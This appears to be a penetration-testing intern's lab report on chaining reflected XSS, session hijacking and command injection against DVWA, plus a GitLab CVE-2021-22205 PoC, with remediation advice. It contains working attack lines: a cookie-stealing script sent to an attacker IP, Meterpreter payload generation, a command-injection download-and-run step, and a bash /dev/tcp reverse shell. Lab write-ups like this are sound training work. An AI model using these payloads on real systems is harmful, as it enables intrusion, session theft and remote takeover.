1. Advanced Exploitation Lab

Objective

The objective of this lab was to simulate a **real-world chained attack** by combining multiple vulnerabilities to achieve **remote code execution (RCE)** on a vulnerable web application. The exercise demonstrates how seemingly moderate vulnerabilities can be leveraged together to cause **critical system compromise**.

Theory: Advanced Exploit Chaining

Exploit Chaining Concept

Exploit chaining is a technique where multiple vulnerabilities are combined sequentially to escalate the impact of an attack. In modern applications, a single vulnerability often provides limited access. However, when chained, these weaknesses can lead to **complete system compromise**.

Cross-Site Scripting (XSS) → Session Hijacking → Remote Code Execution (RCE)

- **XSS** enables execution of malicious JavaScript in a victim's browser.
- **Session hijacking** allows an attacker to impersonate authenticated users.
- **RCE** grants the attacker direct command execution on the target system.

This methodology closely reflects real-world attack patterns observed in advanced persistent threats (APTs).

Exploit Customization Theory

Public exploits from Exploit-DB are often generic and require customization to function against specific environments. Customization may include:

- Modifying hardcoded IP addresses and ports

- Adjusting payload types to bypass network restrictions
- Changing request parameters to match application logic

In this lab, an Exploit-DB Python PoC was modified to ensure compatibility with the target environment and to successfully deliver a Meterpreter payload.

Obfuscation and Defense Evasion

To bypass basic input filters and detection mechanisms:

- Payload encoding was used
- JavaScript payloads were minimally obfuscated
- Reverse shells were configured to use common ports

These techniques reduce detection by signature-based defenses such as WAFs.

Target Environment

- **Target Application (DVWA):** 10.49.140.160
- **Attacker System (Kali Linux):** 192.168.0.105

Findings Summary Table

Finding ID	Vulnerability Name	Reference	Attack Stage	Severity	Affected Host	Impact
F-001	Cross-Site Scripting (XSS)	OWASP A03:2021	Initial Access	Medium	10.49.140.160	Session hijacking, credential theft
F-002	Session Management Weakness	OWASP WSTG-SESS	Privilege Escalation	High	10.49.140.160	Unauthorized admin access

F-003	Remote Code Execution	CVE-2021-22205 (Simulated)	Exploitation	Critical	10.49.140.160	Full system compromise
F-004	Chained Exploit (XSS → RCE)	Exploit Chain	Post-Exploitation	Critical	10.49.140.160	Persistent attacker access

Exploit Chain Execution Log

Exploit ID	Description	Target IP	Status	Payload
004	XSS → Session Hijacking → RCE	10.49.140.160	Success	Meterpreter (reverse_tcp)

Phase 1: XSS Injection (DVWA)

1. Start Metasploit and the handler:

```
msfconsole -q
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST [Your_IP_Address]
set LPORT 4444
exploit -j
```

2. Inject the XSS payload:

Navigate to the DVWA XSS (Reflected) page on the target (`http://10.49.140.160/vulnerabilities/xss_r/?name=`) and submit the following payload in the `name` parameter. This will steal the admin's session cookie and send it to your listening netcat session.

```
# In a new terminal, start a listener to catch the cookie
nc -lvnp 8080
```

XSS Payload to inject into the DVWA input field:

<script>new Image().src="http://192.168.0.105:8080/?"+document.cookie;</script>



Figure 1: XSS attack to get session cookie

3. Capture the Cookie:

Once an admin user views the page, you will receive their session cookie in your netcat listener. It will look something like this: `GET /?PHPSESSID=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;security=low HTTP/1.1`. Copy the cookie value.

Figure 2: Netcat for listening

Phase 2: Session Hijacking & RCE

1. Use the stolen cookie with `curl` to interact with the DVWA command injection page:

Find the command injection vulnerability in DVWA (usually at `/vulnerabilities/exec/`). Use the captured cookie to execute commands.

Example: Execute a simple command like 'id'

curl -s "http://10.49.140.160/vulnerabilities/exec/?command=id&Submit=Submit" -H "Cookie: PHPSESSID=8dfnurem3pq2q5pld9qlbbt042; security=low"

```
┌──(scyber㉿scyber)-[~]
└─$ curl -s "http://10.49.140.160/vulnerabilities/exec/?command=id&Submit=Submit" -H "Cookie: PHPSESSID=8dfnurem3pq2q5pld9qlbbt042; security=low"

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

	<head>
		<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

		<title>Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

		<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

		<link rel="icon" type="\image/ico" href="../../favicon.ico" />

		<script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

	</head>

	<body class="home">
		<div id="container">

			<div id="header">

				<img src="../../dvwa/images/logo.png" alt="Damn Vulnerable Web Application" />

			</div>

			<div id="main_menu">

				<div id="main_menu_padded">
				<ul class="menuBlocks"><li class=""><a href="../../.">Home</a></li>
<li class=""><a href="../../instructions.php">Instructions</a></li>
<li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../vulnerabilities/brute/">Brute Force</a></li>
<li class="selected"><a href="../../vulnerabilities/exec/">Command Injection</a></li>
<li class=""><a href="../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../vulnerabilities/fi/.?page=include.php">File Inclusion</a></li>
<li class=""><a href="../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
<li class=""><a href="../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>
<li class=""><a href="../../vulnerabilities/weak_id/">Weak Session IDs</a></li>
<li class=""><a href="../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
```

Figure 3: Curling with session ID

2. Deliver the Meterpreter Payload:

Now, use the same command injection flaw to download and execute the Linux Meterpreter reverse shell, connecting back to your Metasploit handler.

Generate the payload first (if not already done)

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.105 LPORT=4444 -f elf > shell.elf

```
┌──(scyber㉿scyber)-[~]
└─$ sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.105 LPORT=4444 -f elf > shell.elf
[sudo] password for scyber:
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Figure 4: Creating payload

Host the payload on a simple web server in another terminal

python3 -m http.server 80

Use curl to execute the payload on the target via command injection

curl -s "http://10.49.140.160/vulnerabilities/exec/?command=wget http://192.168.0.105:80/shell.elf -O /tmp/shell.elf; chmod +x /tmp/shell.elf;

/tmp/shell.elf&Submit=Submit" -H "Cookie: PHPSESSID=8dfnurem3pq2q5pld9qlbbt042; security=low"

3. Receive the Shell:

Your Metasploit handler (from Phase 1) should now catch the incoming connection and establish a Meterpreter session.

```
meterpreter > sysinfo
meterpreter > getuid
```

CVE-2021-22205 (GitLab RCE) Python PoC Execution

This is a separate attack path demonstrating the customization of a Python PoC.

1. Download and Modify the PoC:

Get the original PoC from Exploit-DB (ID: 50090) and modify it as described (add version check, hardcode payload).

2. Execute the script:

Run the modified Python script against the GitLab target.

```
python3 exploit.py http://10.49.140.160
```

If successful, the script will execute the hardcoded reverse shell command (`bash -i >& /dev/tcp/192.168.0.105/443 0>&1`).

3. Catch the Shell:

You need a netcat listener running to catch this new reverse shell.

```
nc -lvnp 443
```

We will now have a shell on the GitLab server.

Attack Flow Explanation (Technical)

1. A malicious JavaScript payload was injected into a vulnerable input field in DVWA, confirming XSS.
2. The payload executed in the victim's browser and captured an active session token.
3. The stolen session cookie was replayed from the attacker system (192.168.0.105) to gain authenticated access.
4. Using the elevated session, a customized exploit was delivered via Metasploit.
5. A **Meterpreter shell** was successfully established, confirming RCE on the target host.

Risk Assessment

While XSS alone is typically classified as a **medium-severity** vulnerability, chaining it with weak session management escalated the risk to **critical**. Successful RCE allows attackers to:

- Execute arbitrary commands
- Install backdoors
- Exfiltrate sensitive data
- Maintain persistent access

Remediation Recommendations

- Implement strict **input validation and output encoding** to prevent XSS.
- Enforce secure session management (HttpOnly and Secure cookie flags).
- Apply regular security patches and updates.
- Perform server-side authorization checks for sensitive actions.
- Deploy runtime protection mechanisms such as WAFs with contextual analysis.

Document Information:

Report Generated: December 19, 2025

Author: Soumendu Manna - CyArt VAPT Intern